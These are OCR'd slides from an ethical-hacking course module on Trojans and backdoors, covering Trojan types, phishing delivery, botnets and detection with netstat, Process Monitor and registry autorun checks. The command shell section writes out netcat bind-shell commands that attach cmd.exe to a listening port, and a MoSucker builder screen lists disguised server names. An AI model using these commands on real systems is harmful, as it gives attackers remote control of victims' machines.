
Module 06

Engineered by Hackers. Presented by Professionals.

What Is a Trojan?

- It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that it can **get control and cause damage**, such as ruining the file allocation table on your hard disk
- Trojans **replicate**, **spread**, and get activated upon users' certain predefined actions

- With the help of a Trojan, an attacker gets **access** to the stored passwords in the Trojaned computer and would be able to read **personal documents**, **delete files** and **display pictures**, and/or **show messages** on the screen



Send me credit card details

Here is my credit card number and expire date

Victim in Chicago infected with Trojan

Send me Facebook account information

Here is my Facebook login and profile

Victim in London infected with Trojan

Attacker

Send me e-banking login info

Here is my bank ATM and pincode

Victim in Paris infected with Trojan

Communication Paths: Overt and Covert Channels

Overt Channel

- A **legitimate communication path** within a computer system, or network, for transfer of data
- Example of overt channel includes **games** or any **legitimate programs**


Poker.exe
(Legitimate Application)

Covert Channel

- An **unauthorized channel** used for transferring sensitive data within a computer system, or network
- The simplest form of covert channel is a **Trojan**

Trojan.exe
(Keylogger Steals Passwords)

How to Deploy a Trojan



Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**

Apple Store
Call 1-800-MY-APPLE

Dear Customer

To view the most up-to-date status and make changes to your Apple Online Store order, visit online your Order Status

Link to Trojan Server
1
Attacker sends an email to victim containing link to Trojan server
2
Victim clicks the link and immediately connects to Trojan server in Russia
3
Trojan is sent to the victim
4
Attacker installs the Trojan infecting his machine
The Trojan connects to the attack server
Victim
Internet
Attacker
Trojan Server (Russia)


Types of Trojans

- VNC Trojan
- HTTP/HTTPS Trojan
- ICMP Trojan
- Command Shell Trojan
- Data Hiding Trojan
- Destructive Trojan
- Document Trojan
- Covert Channel Trojan
- Botnet Trojan
- Proxy Server Trojan
- Remote Access Trojan
- E-mail Trojan
- FTP Trojan
- GUI Trojan
- SPAM Trojan
- Credit Card Trojan
- Defacement Trojan
- E-banking Trojan
- Notification Trojan
- Mobile Trojan
- MAC OS X Trojan

HTTP
VISA
FTP

Command Shell Trojans


- Command shell Trojan gives **remote control of a command shell** on a victim's machine
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine,** which is used to launch a command shell on the victim's machine



```
C:> nc <ip> <port>
```

```
C:> nc -L -p <port>
-t -e cmd.exe
```

GUI Trojan: MoSucker



Selected Server: Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Type

Server ID: 1501704QWEYJC:4264200TPGNDEVC

Cypher Key: TWQPCUL25873IVFCSJQK13761

Victim's Name: Victim

Server Name(s): kernel32,msc0nfig,winexec32,netconfig,

Extension(s): exe,pif,bat,dll,jpe,com,bpq,xtr,txp,


Connection-port: 4288

☑ Prevent same server multi-infections (recommended)

You may select a windows icon to associate with your custom file extension/s.


Botnet Trojans

- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information



Scanning for Suspicious Ports

- Trojans open **unused ports** in victim machine to connect back to Trojan handlers
- Look for the **connection established** to unknown or suspicious IP addresses



```
C:\Users\Admin>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2069           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:22350          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12025        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12080        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12080        127.0.0.1:53050        ESTABLISHED
  TCP    127.0.0.1:12080        127.0.0.1:53052        ESTABLISHED
  TCP    127.0.0.1:12110        0.0.0.0:0              LISTENING
```

Type `netstat -an` in command prompt

Scanning for Suspicious Processes

Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection


Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as explorer.exe or web browsers)


Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**

Trojans can also use **rootkit** methods to hide their processes

Use **process monitoring** tools to detect hidden Trojans and backdoors

Process Monitor is a monitoring tool for **Windows** that shows file system, registry, and process/thread activity





Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time	Process Name	PID	Operation	Path	Result
11:09:...	Explorer.EXE	5572	CreateFileMa...	C:\Program Files (x86)\Mozilla Firefo...	SUCCESS
11:09:...	Explorer.EXE	5572	RegOpenKey	HKLM\Software\Microsoft\Window...	SUCCESS
11:09:...	Explorer.EXE	5572	RegQueryValue	HKLM\SOFTWARE\Microsoft\Win...	NAME NOT
11:09:...	Explorer.EXE	5572	RegCloseKey	HKLM\SOFTWARE\Microsoft\Win...	SUCCESS
11:09:...	Explorer.EXE	5572	CreateFile	C:\Program Files (x86)\Mozilla Firefo...	NAME NOT
11:09:...	Explorer.EXE	5572	QueryBasicInf...	C:\Program Files (x86)\Mozilla Firefo...	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\csrsrv.dll	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\csrsrv.dll	SUCCESS
11:09:...	csrss.exe	548	RegQueryValue	HKLM\SOFTWARE\Microsoft\Win...	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\sxs.dll	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\sxs.dll	SUCCESS
11:09:...	csrss.exe	548	RegQueryKey	HKLM	SUCCESS


Showing 359,375 of 662,305 events (54%) Backed by virtual memory

http://technet.microsoft.com

Scanning for Suspicious Registry Entries

- Windows automatically executes instructions in
  - `Run`
  - `RunServices`
  - `RunOnce`
  - `RunServicesOnce`
  - `HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.`

  sections of registry
- Scanning registry values for suspicious entries may indicate the Trojan infection
- Trojans insert instructions at these sections of registry to perform malicious activities

